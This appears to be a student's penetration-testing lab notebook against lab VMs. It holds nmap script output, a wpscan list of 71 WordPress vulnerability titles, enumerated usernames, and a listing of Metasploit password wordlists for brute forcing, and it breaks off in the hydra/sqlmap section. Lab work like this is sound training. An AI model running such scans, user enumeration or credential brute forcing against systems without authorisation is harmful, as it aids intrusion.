
-The script is called “`http-unsafe-output-escaping`”.




A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window. The terminal window is titled 'Terminal' and has the command 'root@kali: ~' at the top right. The date and time 'May 29 9:22 PM' are also displayed. The terminal content is a nmap scan output:

```
php: 1
/ldap/
php: 1
/sqli/
php: 6
/upload/
php: 2
/xml/
php: 2
/xss/
php: 3
Longest directory structure:
Depth: 1
Dir: /sqli/
Total files found (by extension):
Other: 1; css: 1; php: 18
http-title: PentesterLab &gt; Web for Pentester
http-traceroute:
Possible reverse proxy detected.
http-unsafe-output-escaping:
    Characters [> "'] reflected in parameter name at http://wfp1-vm.c.s21-tristan-gomez-gomez22.internal:80/xss/example4.php?name=hacker
    Characters [> "'] reflected in parameter new at http://wfp1-vm.c.s21-tristan-gomez-gomez22.internal:80/codeexec/example3.php?new=hacker&pattern=lamer&base=Hello%20lamer
http-useragent-tester:
Status for browser useragent: 200
Allowed User Agents:
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
libwww
lwp-trivial
libcurl-agent/1.0
PHP/
Python-urllib/2.5
GT::WWW
Snoopy
MFC_Tear_Sample
HTTP::Lite
PHPcrawl
URI::Fetch
Tie::IxHash
```

Show a screenshot of the file key in the manifest




Show a screenshot of the contents of the file via direct access within bucket




5.3 Wpscan

Take a screenshot of the page including its URL for your lab notebook.



Take a screenshot of it with its address.



View the output of the scan and include the number of CVEs the tool found and any usernames enumerated.

CVEs Found (non-secure): 71 CVEs found

- 1) Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
- 2) [!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
- 3) [!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer
- 4) [!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php

- 5) [!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback
- 6) [!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
- 7) [!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)
- 8) [!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)
- 9) [!] Title: WordPress 4.2.0-4.7.1 - Press This UI Available to Unauthorised Users
- 10) [!] Title: WordPress 3.5-4.7.1 - WP_Query SQL Injection
- 11) [!] Title: WordPress 4.3.0-4.7.1 - Cross-Site Scripting (XSS) in posts list table
- 12) [!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media File Metadata
- 13) [!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation
- 14) [!] Title: WordPress 4.0-4.7.2 - Authenticated Stored Cross-Site Scripting (XSS) in YouTube URL Embeds
- 15) [!] Title: WordPress 4.2-4.7.2 - Press This CSRF DoS
- 16) [!] Title: WordPress 2.3-4.8.3 - Host Header Injection in Password Reset
- 17) [!] Title: WordPress 2.7.0-4.7.4 - Insufficient Redirect Validation
- 18) [!] Title: WordPress 2.5.0-4.7.4 - Post Meta Data Values Improper Handling in XML-RPC

- 19) [!] Title: WordPress 3.4.0-4.7.4 - XML-RPC Post Meta Data Lack of Capability Checks
- 20)[!] Title: WordPress 2.5.0-4.7.4 - Filesystem Credentials Dialog CSRF
- 21) [!] Title: WordPress 3.3-4.7.4 - Large File Upload Error XSS
- 22)[!] Title: WordPress 3.4.0-4.7.4 - Customizer XSS & CSRF
- 23)[!] Title: WordPress 2.3.0-4.8.1 - \$wpdb->prepare() potential SQL Injection
- 24)[!] Title: WordPress 2.3.0-4.7.4 - Authenticated SQL injection
- 25) [!] Title: WordPress 2.9.2-4.8.1 - Open Redirect
- 26) [!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping
- 27)[!] Title: WordPress 4.4-4.8.1 - Cross-Site Scripting (XSS) in oEmbed
- 28) [!] Title: WordPress 4.2.3-4.8.1 - Authenticated Cross-Site Scripting (XSS) in Visual Editor
- 29)[!] Title: WordPress <= 4.8.2 - \$wpdb->prepare() Weakness
- 30) [!] Title: WordPress 2.8.6-4.9 - Authenticated JavaScript File Upload
- 31)[!] Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping
- 32) [!] Title: WordPress 4.3.0-4.9 - HTML Language Attribute Escaping
- 33)[!] Title: WordPress 3.7-4.9 - 'newbloguser' Key Weak Hashing
- 34)[!] Title: WordPress 3.7-4.9.1 - MediaElement Cross-Site Scripting (XSS)
- 35) [!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)
- 36) [!] Title: WordPress 3.7-4.9.4 - Remove localhost Default

- 37) [!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login
- 38) [!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag
- 39) [!] Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion
- 40) [!] Title: WordPress <= 5.0 - Authenticated File Delete
- 41) [!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass
- 42) [!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data
- 43)[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)
- 44) [!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect plugins
- 45) [!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing
- 46) [!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers
- 47) [!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution
- 48) [!] Title: WordPress 3.9-5.1 - Comment Cross-Site Scripting (XSS)
- 49) [!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation
- 50) [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer
- 51) [!] Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts
- 52) [!] Title: WordPress <= 5.2.3 - Stored XSS in Style Tags
- 53) [!] Title: WordPress <= 5.2.3 - JSON Request Cache Poisoning

54) [!] Title: WordPress <= 5.2.3 - Server-Side Request Forgery (SSRF) in URL Validation

55)[!] Title: WordPress <= 5.2.3 - Admin Referrer Validation

56) [!] Title: WordPress <= 5.3 - Authenticated Improper Access Controls in REST API

57) [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Crafted Links

58) [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Block Editor Content

59) [!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass

60) [!] Title: WordPress < 5.4.1 - Password Reset Tokens Failed to Be Properly Invalidated

61) [!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts

62) [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Customizer

63) [!] Title: WordPress < 5.4.1 - Cross-Site Scripting (XSS) in wp-object-cache

64) [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in File Uploads

65) [!] Title: WordPress <= 5.2.3 - Hardening Bypass

66) [!] Title: WordPress < 5.4.2 - Authenticated XSS via Media Files

67) [!] Title: WordPress < 5.4.2 - Open Redirection

68) [!] Title: WordPress < 5.4.2 - Authenticated Stored XSS via Theme Upload

69) [!] Title: WordPress < 5.4.2 - Misuse of set-screen-option Leading to Privilege Escalation

70) [!] Title: WordPress < 5.4.2 - Disclosure of Password-Protected


71) [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer

Usernames found(non-secure): 1

Gomez22

CVEs found(secure): none

Usernames found(secure): user



```
Activities Terminal Jun 4 2:54 PM
root@kali: ~
[+] Version: 1.3 (80% Confidence)
| Found By: Style (Passive Detection)
| - http://10.138.0.19/wp-content/themes/twentytwentyone/style.css?ver=1.3, Match: 'Version: 1.3'
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:12 <===== (350 / 350)
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] No themes Found.
[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:01:32 <===== (2575 / 2575)
[i] No Timthumbs Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:04 <===== (137 / 137)
[i] No Config Backups Found.
[+] Enumerating DB Exports (via Passive and Aggressive Methods)
Checking DB Exports - Time: 00:00:02 <===== (71 / 71)
[i] No DB Exports Found.
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be considered)
Brute Forcing Attachment IDs - Time: 00:00:03 <===== (100 / 100)
[i] No Medias Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10)
[i] User(s) Identified:
```

```
Activities Terminal ▾ Jun 4 2:54 PM
root@kali: ~
[!] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:03 <===== (100 / 100) 100.00% Time: 00:00:03

[!] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[!] User(s) Identified:

[+] user
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| | Wp Json Api (Aggressive Detection)
| | - http://10.138.0.19/wp-json/wp/v2/users/?per_page=100&page=1
| | Oembed API - Author URL (Aggressive Detection)
| | - http://10.138.0.19/wp-json/oembed/1.0/embed?url=http://10.138.0.19/&format=json
| | Rss Generator (Aggressive Detection)
| | Author Sitemap (Aggressive Detection)
| | - http://10.138.0.19/wp-sitemap-users-1.xml
| | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| | Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23

[+] Finished: Fri Jun 4 21:51:16 2021
[+] Requests Done: 3288
[+] Cached Requests: 11
[+] Data Sent: 906.987 KB
[+] Data Received: 1.486 MB
[+] Memory used: 261.637 MB
[+] Elapsed time: 00:02:02
root@kali:~#
```

5.4 hydra, sqlmap, xsstrike, commix

Show a screenshot of the result.

Activities Terminal May 30 2:29 PM

```
root@kali:/usr/share/wordlists/metasploit# ls
adobe_top100_pass.txt      idrac_default_user.txt      rpc_names.txt
av_update_urls.txt          ipmi_passwords.txt       rservices_from_users.txt
av_hips_executables.txt     ipmi_users.txt          sap_common.txt
burnett_top_1024.txt        joomla.txt              sap_default.txt
burnett_top_500.txt         keyboard_patterns.txt   sap_icm_paths.txt
can_flood_frames.txt        lync_subdomains.txt    scada_default_userpass.txt
cms400net_default_userpass.txt  malicious_urls.txt  sensitive_files.txt
common_roots.txt            mirai_pass.txt          sid.txt
dangerzone_a.txt            mirai_user.txt          snmp_default_pass.txt
dangerzone_b.txt            mirai_user_pass.txt    telerik_ui_asp_net_ajax_versions.txt
db2_default_pass.txt        multi_vendor_cctv_dvr_pass.txt  telnet_cdata_ftth_backdoor_userpass.txt
db2_default_user.txt        multi_vendor_cctv_dvr_users.txt  tftp.txt
db2_default_userpass.txt    named_pipes.txt        tomcat_mgr_default_pass.txt
default_pass_for_services_unhash.txt  namelist.txt      tomcat_mgr_default_userpass.txt
default_userpass_for_services_unhash.txt  oracle_default_hashes.txt  tomcat_mgr_default_users.txt
default_users_for_services_unhash.txt    oracle_default_passwords.csv
dlink_telnet_backdoor_userpass.txt      oracle_default_userpass.txt
hci_oracle_passwords.csv        password.lst        unix_passwords.txt
http_default_pass.txt        piata_ssh_userpass.txt  unix_users.txt
http_default_userpass.txt    postgres_default_pass.txt  vnc_passwords.txt
http_default_users.txt       postgres_default_user.txt  vxworks_collide_20.txt
http_owa_common.txt          postgres_default_userpass.txt  vxworks_common_20.txt
hydra.restore                root_userpass.txt      wp-plugins.txt
idrac_default_pass.txt       routers_userpass.txt  wp-themes.txt
